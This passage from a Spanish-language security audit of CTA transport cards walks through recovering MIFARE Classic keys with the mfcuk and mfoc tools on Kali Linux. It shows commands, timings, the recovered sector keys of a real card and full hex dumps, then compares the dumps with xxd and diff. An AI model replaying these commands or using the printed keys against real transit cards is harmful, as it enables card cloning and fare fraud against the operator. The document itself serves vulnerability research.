[Key: 454449134631] -> [....]
[Key: ffffffff] -> [....]
[Key: a0ala2a3a4a5] -> [....]
[Key: d3f7d3f7d3f7] -> [....]
[Key: 000000000000] -> [....]
[Key: b0b1b2b3b4b5] -> [....]
[Key: 4d3a99c351dd] -> [....]
[Key: 1a982c7e459a] -> [....]
[Key: aabbccddeeff] -> [....]
[Key: 714c5c886e97] -> [....]
[Key: 587ee5f9350f] -> [....]
[Key: a0478cc39091] -> [....]
[Key: 533cb6c723f6] -> [....]
[Key: 8fd0a4f256e9] -> [....]

Sector 00 - UNKNOWN_KEY [A] Sector 00 - UNKNOWN_KEY [B]
Sector 01 - UNKNOWN_KEY [A] Sector 01 - UNKNOWN_KEY [B]
Sector 02 - UNKNOWN_KEY [A] Sector 02 - UNKNOWN_KEY [B]
```

Figura 21 Ejemplo de uso del comando mfoc para hallar todas las claves de una tarjeta a partir de una clave anteriormente hallada.

Tal y como se muestra en la Figura 21, en la salida por pantalla que se obtiene al ejecutar el comando mfoc, nos da información sobre qué claves se están probando, y qué claves se averiguan. Cuando acaba, deja todo el contenido de la tarjeta (tanto las claves como los datos) en el fichero de salida que le especificamos: carddump1.dmp.

El comando mfoc, al igual que el comando mfduk, pertenece a la librería nfc-tools (Libnfc contributors, 2020).

Una vez el comando haya acabado, guardará un volcado del contenido en bytes de la tarjeta (así como sus claves) en el archivo carddump1.dmp, como muestra la Figura 22:




Figura 22 archivo de volcado de la tarjeta1 mostrado en el explorador de archivos de Kali Linux.

El archivo mostrado en la Figura 22 es un archivo binario, es decir, un archivo que contiene información codificada con unos y ceros. No obstante, se puede ver en formato hexadecimal si se abre con un lector hexadecimal, el cual interpretará los unos y ceros como información hexadecimal. El lector hexadecimal utilizado en esta auditoría es el HxD (Hörz, 2021).

Una vez que el comando ha terminado su ejecución, nos indica que ha tardado 97 minutos y 28 segundos (gracias a haber utilizado el comando “time”, que nos muestra el tiempo que tarda en ejecutarse un comando) en recuperar el resto de las claves de la tarjeta, y leer el contenido de la misma para volcarlo en el archivo carddump1.dmp, tal y como podemos observar en la Figura 23:

```
real    97m28.468s
user    70m7.096s
sys     0m35.608s
root@kali:/media/root/PERSISTENT#
```

Figura 23 Salida del comando mfoc, donde se puede ver el tiempo tardado en ejecutar el mismo.

Teniendo en cuenta que el comando mfocuk ha tardado 29 minutos y 12 segundos en hallar una sola clave, consideramos que el comando mfoc ha hecho un buen trabajo, habiendo hallado las 31 claves restantes en tan solo 97 minutos y 28 segundos.

Una vez tenemos el contenido de la tarjeta1 volcado en el archivo carddump1.dmp, el procedimiento a seguir para la tarjeta2 es exactamente el mismo, obteniendo un archivo carddump2.dmp, tal y como se muestra en la Figura 24.



Figura 24 Archivo de volcado de la tarjeta 2.

### 7.3. Volver a descifrar todas las claves partiendo de un sector diferente

En el apartado 7.2, hemos utilizado el comando mfcuk para hallar la clave A del sector 3. Hemos visto que se obtienen tiempos diferentes.

- En una ejecución se tardaron 29 minutos y 12 segundos, como muestra la Figura 17.
- En otra ejecución de exactamente el mismo comando, se tardaron 9 minutos y 57 segundos, como muestra la Figura 19.

Esta aleatoriedad en los tiempos de ejecución se debe a que el algoritmo mfcuk no siempre prueba las claves en el mismo orden, ya que se trata de un proceso no determinista, en el que, dadas unas determinadas condiciones iniciales, no siempre se desencadenan las mismas operaciones. Esto se debe a que en el código fuente de la función mfcuk (mfcuk.c), en la función “mfcuk\_key\_recovery\_block”, se utilizan constantemente bytes aleatorios (“random”, en inglés) para hacer operaciones sobre la tarjeta, tal y como se muestra en la Figura 25:

```
// Skip 32 bits in pseudo random generator
nt = prng_successor(nt, 32);

// Generate reader-answer from tag-nonce (Ar)
for (pos = 4; pos < 8; pos++) {
    // Get the next random byte for verify the reader to the tag
    nt = prng_successor(nt, 8);
```

Figura 25 Uso de bytes aleatorios en el código fuente del comando mfcuk.

Después de haber hallado la clave A del sector 3, se ha procedido a hacer uso de la misma, para hallar el resto de claves, haciendo uso del comando mfoc, mediante el mismo procedimiento mostrado en la Figura 21, y el resultado ha sido exitoso.

Se ha procedido, a su vez, a intentar hallar las claves de la tarjeta 1 partiendo de un sector diferente. Se ha vuelto a hacer el mismo procedimiento, pero partiendo de la clave B del sector 10, tal y como muestra la Figura 26:

```
root@kali: /media/root/PERSISTENT/pruebasExtra
File Edit View Search Terminal Help
root@kali:/media/root/PERSISTENT/pruebasExtra# time mfcuk -C -v 2 -R 10:B
mfcuk - 0.3.8
Mifare Classic DarkSide Key Recovery Tool - 0.3
by Andrei Costin, zveriu@gmail.com, http://andreicostin.com

WARN: cannot open template file './data/tmpcls_fingerprints/mfcuk_tmpl_skgt.mfd'
WARN: cannot open template file './data/tmpcls_fingerprints/mfcuk_tmpl_ratb.mfd'
WARN: cannot open template file './data/tmpcls_fingerprints/mfcuk_tmpl_oyster.mfd'

INFO: Connected to NFC reader: ACS / ACR122U PICC Interface

INITIAL ACTIONS MATRIX - UID 1a e6 24 28 - TYPE 0x08 (MC1K)
-----|-----|-----|-----|-----|-----|-----|-----|
Sector | Key A      | ACTS | RESL   | Key B      | ACTS | RESL
-----|-----|-----|-----|-----|-----|-----|-----|
0     | 000000000000 | . . | . .   | 000000000000 | . . | . .
1     | 000000000000 | . . | . .   | 000000000000 | . . | . .
2     | 000000000000 | . . | . .   | 000000000000 | . . | . .
3     | 000000000000 | . . | . .   | 000000000000 | . . | . .
4     | 000000000000 | . . | . .   | 000000000000 | . . | . .
5     | 000000000000 | . . | . .   | 000000000000 | . . | . .
6     | 000000000000 | . . | . .   | 000000000000 | . . | . .
7     | 000000000000 | . . | . .   | 000000000000 | . . | . .
8     | 000000000000 | . . | . .   | 000000000000 | . . | . .
9     | 000000000000 | . . | . .   | 000000000000 | . . | . .
10    | 000000000000 | . . | . .   | 000000000000 | . R | . .
11    | 000000000000 | . . | . .   | 000000000000 | . . | . .
12    | 000000000000 | . . | . .   | 000000000000 | . . | . .
13    | 000000000000 | . . | . .   | 000000000000 | . . | . .
14    | 000000000000 | . . | . .   | 000000000000 | . . | . .
15    | 000000000000 | . . | . .   | 000000000000 | . . | . .

VERIFY:
```

Figura 26 Uso del comando mfcuk para hallar la clave B del sector 10 de la tarjeta de la CTA denominada “tarjeta 1”.

El comando mfcuk ha sido capaz de obtener la clave B del sector 10 de la tarjeta 1. Como vemos en la Figura 27, la clave es “4e324c45dd45” y se ha obtenido en 10 minutos y 24 segundos.

**Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
**Análisis de vulnerabilidades y alternativas. | Clonado de tarjetas de la CTA**

```
root@kali: /media/root/PERSISTENT/pruebasExtra
File Edit View Search Terminal Help
12 | 000000000000 | . . | . . | 000000000000 | . . | . .
13 | 000000000000 | . . | . . | 000000000000 | . . | . .
14 | 000000000000 | . . | . . | 000000000000 | . . | . .
15 | 000000000000 | . . | . . | 000000000000 | . . | . .

RECOVER: 0 1 2 3 4 5 6 7 8 9 a^[[15~
INFO: block 43 recovered KEY: 4e324c45dd45
b c d e f

ACTION RESULTS MATRIX AFTER RECOVER - UID 1a e6 24 28 - TYPE 0x08 (MC1K)
-----+-----+-----+-----+-----+-----+-----+-----+
Sector | Key A | ACTS | RESL | Key B | ACTS | RESL |
-----+-----+-----+-----+-----+-----+-----+-----+
0 | 000000000000 | . . | . . | 000000000000 | . . | . .
1 | 000000000000 | . . | . . | 000000000000 | . . | . .
2 | 000000000000 | . . | . . | 000000000000 | . . | . .
3 | 000000000000 | . . | . . | 000000000000 | . . | . .
4 | 000000000000 | . . | . . | 000000000000 | . . | . .
5 | 000000000000 | . . | . . | 000000000000 | . . | . .
6 | 000000000000 | . . | . . | 000000000000 | . . | . .
7 | 000000000000 | . . | . . | 000000000000 | . . | . .
8 | 000000000000 | . . | . . | 000000000000 | . . | . .
9 | 000000000000 | . . | . . | 000000000000 | . . | . .
10 | 000000000000 | . . | . . | 4e324c45dd45 | . R | . R
11 | 000000000000 | . . | . . | 000000000000 | . . | . .
12 | 000000000000 | . . | . . | 000000000000 | . . | . .
13 | 000000000000 | . . | . . | 000000000000 | . . | . .
14 | 000000000000 | . . | . . | 000000000000 | . . | . .
15 | 000000000000 | . . | . . | 000000000000 | . . | . .

real 10m24.422s
user 0m2.724s
sys 0m8.600s
root@kali:/media/root/PERSISTENT/pruebasExtra# ~
```

Figura 27 Comando mfcuk ha obtenido exitosamente la clave B del sector 10 de la tarjeta 1.

A continuación, se ha procedido a utilizar el comando mfoc a partir de la clave B del sector 10, tal y como muestra la Figura 28:

```
root@kali: /media/root/PERSISTENT/pruebasExtra
File Edit View Search Terminal Help
root@kali:/media/root/PERSISTENT/pruebasExtra# time mfoc -O carddump1Test.dmp -k 4e324c45dd45
The custom key 0x4e324c45dd45 has been added to the default keys
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00 04
* UID size: single
* bit frame anticollision supported
    UID (NFCID1): 1a e6 24 28
    SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:


Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: 4e324c45dd45] -> [.....\.....]
[Key: ffffffff] -> [.....\.....]
[Key: a0a1a2a3a4a5] -> [.....\.....]
[Key: d3f7d3f7d3f7] -> [.....\.....]
[Key: 000000000000] -> [.....\.....]
[Key: b0b1b2b3b4b5] -> [.....\.....]
[Key: 4d3a99c351dd] -> [.....\.....]
[Key: 1a982c7e459a] -> [.....\.....]
[Key: aabbccddeeff] -> [.....\.....]
[Key: 714c5c886e97] -> [.....\.....]
[Key: 587ee5f9350f] -> [.....\.....]
[Key: a0478cc39091] -> [.....\.....]
[Key: 533cb6c723f6] -> [.....\.....]
[Key: 8fd0a4f256e9] -> [.....\.....]

Sector 00 - UNKNOWN KEY [A] Sector 00 - UNKNOWN KEY [B]
Sector 01 - UNKNOWN KEY [A] Sector 01 - UNKNOWN KEY [B]
```

Figura 28 Uso del comando mfoc para obtener la clave B del sector 10 de la tarjeta 1.

El comando mfoc, ha sido capaz de obtener el resto de claves a partir de la clave B del sector 10, en un tiempo de 13 minutos y 34 segundos, tal y como se muestra en la Figura 29:

**Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
**Análisis de vulnerabilidades y alternativas. | Clonado de tarjetas de la CTA**



```
root@kali: /media/root/PERSISTENT/pruebasExtra
File Edit View Search Terminal Help
Block 31, type A, key 32234f4e3341 :00 00 00 00 00 00 00 7f 07 88 69 00 00 00 00 00 00 00 00 00 00 00 b1
Block 30, type A, key 32234f4e3341 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b1
Block 29, type A, key 32234f4e3341 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b1
Block 28, type A, key 32234f4e3341 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b1
Block 27, type A, key bb41544d3735 :00 00 00 00 00 00 00 7f 07 88 69 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 26, type A, key bb41544d3735 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b1
Block 25, type A, key bb41544d3735 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b1
Block 24, type A, key bb41544d3735 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b1
Block 23, type A, key 3255534d3014 :00 00 00 00 00 00 00 7f 07 88 69 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 22, type A, key 3255534d3014 :a4 b9 47 93 48 09 00 f0 18 10 20 20 f4 04 40 21
Block 21, type A, key 3255534d3014 :23 21 70 20 b9 27 91 7a ad 1e 00 00 00 00 00 00 00 00 00 00 00 18 00 a1
Block 20, type A, key 3255534d3014 :81 00 00 00 08 18 00 00 00 3c 30 05 20 88 12 05 d8
Block 19, type A, key 344e4f4ecc37 :00 00 00 00 00 00 00 7f 07 88 69 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 18, type A, key 344e4f4ecc37 :01 09 90 fc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f2
Block 17, type A, key 344e4f4ecc37 :a4 b9 47 93 48 09 00 f0 18 10 20 20 f4 04 40 21
Block 16, type A, key 344e4f4ecc37 :23 21 70 20 b9 27 91 7a ad 1e 00 00 00 00 00 00 00 00 00 00 00 18 00 a1
Block 15, type A, key 454449134631 :00 00 00 00 00 00 00 7f 07 88 69 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 14, type A, key 454449134631 :01 a2 39 00 a2 a4 00 04 00 e1 00 00 00 00 00 00 00 00 00 00 00 00 00 b5
Block 13, type A, key 454449134631 :01 a2 39 00 a2 9c 00 04 00 e1 00 00 00 00 00 00 00 00 00 00 00 00 6c
Block 12, type A, key 454449134631 :06 18 63 00 88 a2 00 10 00 84 03 00 00 00 00 00 00 00 00 00 00 00 9a
Block 11, type A, key 5054bb505232 :00 00 00 00 00 00 00 7f 07 88 69 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 10, type A, key 5054bb505232 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b1
Block 09, type A, key 5054bb505232 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 08, type A, key 5054bb505232 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b1
Block 07, type A, key 4512444c4130 :00 00 00 00 00 00 00 7f 07 88 69 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 06, type A, key 4512444c4130 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b1
Block 05, type A, key 4512444c4130 :1c 88 7b 41 33 02 40 a2 74 34 21 02 00 04 00 f7
Block 04, type A, key 4512444c4130 :00 00 00 00 00 00 00 40 00 32 07 00 00 00 00 00 00 00 00 00 00 00 e9
Block 03, type A, key aa534e354936 :00 00 00 00 00 00 00 7f 07 88 69 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 02, type A, key aa534e354936 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 01, type A, key aa534e354936 :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 00, type A, key aa534e354936 :1a e6 24 28 f0 88 04 00 c0 8e 1e 17 4d 10 40 12

real 13m34.425s
user 10m27.708s
sys 0m2.744s
root@kali:/media/root/PERSISTENT/pruebasExtra# 
```

Figura 29 Comando mfoc es capaz de obtener las claves de la tarjeta 1 a partir de la clave B del sector 10.

Mediante el uso del comando xxd, utilizado para transformar archivos binarios de volcado (.dmp) a archivos de texto (.txt), y el comando diff (utilizado para visualizar las diferencias entre dos ficheros), ambos explicados en profundidad en el apartado 7.4, se ha procedido a comparar los dos volcados, el hecho a partir de la clave A del sector 3, y el hecho a partir de la clave B del sector 10, para comprobar que no hay diferencias entre ambos. Tal y como se puede observar en la Figura 31, son idénticos, ya que el comando diff no produce salida.

```
PERSISTENT# xxd tarjeta1/carddump1.dmp tarjeta1/carddump1.txt
PERSISTENT# xxd pruebasExtra/carddump1Test.dmp pruebasExtra/carddump1Test.txt
PERSISTENT# diff pruebasExtra/carddump1Test.txt tarjeta1/carddump1.txt
PERSISTENT# 
```

Figura 30 Comparación de los volcados hechos a partir de la clave A del sector 3 de la tarjeta 1, y a partir de la clave B del sector 10. Son idénticos.


Por lo tanto, se concluye que se pueden obtener las claves de las tarjetas de la CTA a partir de diferentes sectores.

#### 7.4. Comparar el contenido de los volcados de las tarjetas de la CTA

Para comparar los archivos carddump1.dmp (volcado de la tarjeta 1) y carddump2.dmp (volcado de la tarjeta 2), lo más adecuado sería transformar ambos archivos a archivos de texto (.txt), para poder compararlos con una herramienta especializada en comparar archivos de texto y mostrar sus diferencias: colordiff.

Para empezar, utilizamos el comando “xxd” para transformar los archivos de volcado (.dmp) en archivos de texto (.txt), tal y como se muestra en la Figura 31.

El primer parámetro que se le pasa al comando “xxd” es el archivo de entrada (.dmp), y el segundo parámetro será el nombre del archivo de salida que generará (.txt).



The screenshot shows a terminal window titled "Terminal" with the date and time "Thu 15:09". The user is at the root prompt "root@kali: /media/root/PERSISTENT". The terminal displays the following commands and their outputs:


```
PERSISTENT# xxd tarjeta1/carddump1.dmp tarjeta1/vistahexadecimaltarjeta1.txt
PERSISTENT# xxd tarjeta2/carddump2.dmp tarjeta2/vistahexadecimaltarjeta2.txt
PERSISTENT# xxd tarjeta2/carddump2AfterWriting.dmp tarjeta2/vistahexadecimaltarjeta2AfterWriting.txt
PERSISTENT#
```

Figura 31 Uso del comando “xxd” para transformar archivos de volcado (.dmp) en archivos de texto (.txt)

En la Figura 32 se muestra un ejemplo del resultado obtenido. El volcado de la tarjeta 1 se encuentra en formato de texto abierto por el editor Visual Studio Code:

## Auditoría de seguridad de las tarjetas de transporte de la CTA.

Análisis de vulnerabilidades y alternativas. | Clonado de tarjetas de la CTA



```
File Edit Selection View Go Run Terminal Help
vistahexadecimaltarjeta1.txt
C:\Users\Alex\Desktop\tfgUbuntu\tarjeta1\vistahexadecimaltarjeta1.txt
1 00000000: 1ae6 2428 f088 0400 c08e 1e17 4d10 4012 ..$(.....M.@
2 00000010: 0000 0000 0000 0000 0000 0000 0000 0000 .....
3 00000020: 0000 0000 0000 0000 0000 0000 0000 0000 .....
4 00000030: aa53 4e35 4936 7f07 8869 aa4d 4134 3253 .SN5I6...i.MA425
5 00000040: 0000 0000 0000 4000 3207 0000 0000 00e9 .....@.2.....
6 00000050: 1c88 7b41 3302 40a2 7434 2102 0004 00f7 ..{A3.@.t4!.....
7 00000060: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
8 00000070: 4512 444c 4130 7f07 8869 4612 5234 324e E.DLA0...iF.R42N
9 00000080: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
10 00000090: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
11 000000a0: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
12 000000b0: 5054 bb50 5232 7f07 8869 5239 bb5a 3546 PT.PR2...iR9.Z5F
13 000000c0: 0618 6300 88a2 0010 0084 0300 0000 009a ..c.....
14 000000d0: 01a2 3900 a29c 0004 00e1 0000 0000 006c ..9.....1
15 000000e0: 01a2 3900 a2a4 0004 00e1 0000 0000 00b5 ..9.....
16 000000f0: 4544 4913 4631 7f07 8869 414f 4513 384c EDI.F1...iAOE.8L
17 00000100: 2321 7020 b927 917a ad1e 0000 0018 00a1 #!p .'z.....
18 00000110: a4b9 4793 4809 00f0 1810 2020 f404 4021 ..G.H.....@!
19 00000120: 0109 90fc 0300 0000 0000 0000 0000 00f2 .....
20 00000130: 344e 4f4e cc37 7f07 8869 4544 4e41 cc54 4NON.7...iEDNA.T
21 00000140: 8100 0000 0818 0000 3c30 0520 8812 05d8 .....<0. .....
22 00000150: 2321 7020 b927 917a ad1e 0000 0018 00a1 #!p .'z.....
23 00000160: a4b9 4793 4809 00f0 1810 2020 f404 4021 ..G.H.....@!
24 00000170: 3255 534d 3014 7f07 8869 4f55 4d52 3914 2USM0...iOUMR9.
25 00000180: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
26 00000190: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
27 000001a0: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
28 000001b0: bb41 544d 3735 7f07 8869 bb4e 4746 3539 .ATM75...i.NGF59
29 000001c0: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
